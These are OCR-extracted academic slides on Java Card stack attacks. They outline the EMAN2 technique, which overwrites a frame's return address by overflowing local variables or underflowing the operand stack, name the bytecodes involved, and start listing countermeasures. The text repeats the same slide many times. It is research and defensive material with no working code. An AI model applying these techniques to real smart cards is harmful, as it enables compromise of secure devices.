
Java Card Stack: Popping a Frame






EMAN2: *A Ghost In the Stack*

- Modifying the return address;




EMAN2: *A Ghost In the Stack*

- Introduced by [Bouffard et al., CARDIS 2011];
- Overflow from the local variables area.




EMAN2: *A Ghost In the Stack*

- Introduced by [Bouffard et al., CARDIS 2011];
- Overflow from the local variables area.




EMAN2: *A Ghost In the Stack*

- Introduced by [Bouffard et al., CARDIS 2011];
- Overflow from the local variables area.




EMAN2: *A Ghost In the Stack*

- Introduced by [Bouffard et al., CARDIS 2011];
- Overflow from the local variables area.




EMAN2: *A Ghost In the Stack*

- Introduced by [Bouffard et al., CARDIS 2011];
- Overflow from the local variables area.



EMAN2: *A Ghost In the Stack*

- Introduced by [Bouffard et al., CARDIS 2011];
- Overflow from the local variables area.



EMAN2 and Its Avatars

- Stack overflow from the local variables [Bouffard et al., CARDIS 2011]
  - `sstore`, `sinc`, etc.;
- Stack underflow from the operand stack [Faugeron, CARDIS 2013]
  - `dup_x`, `swap_x`, etc.;
- Countermeasures from the literature:
  - Checking the integrity of the frame's header data;
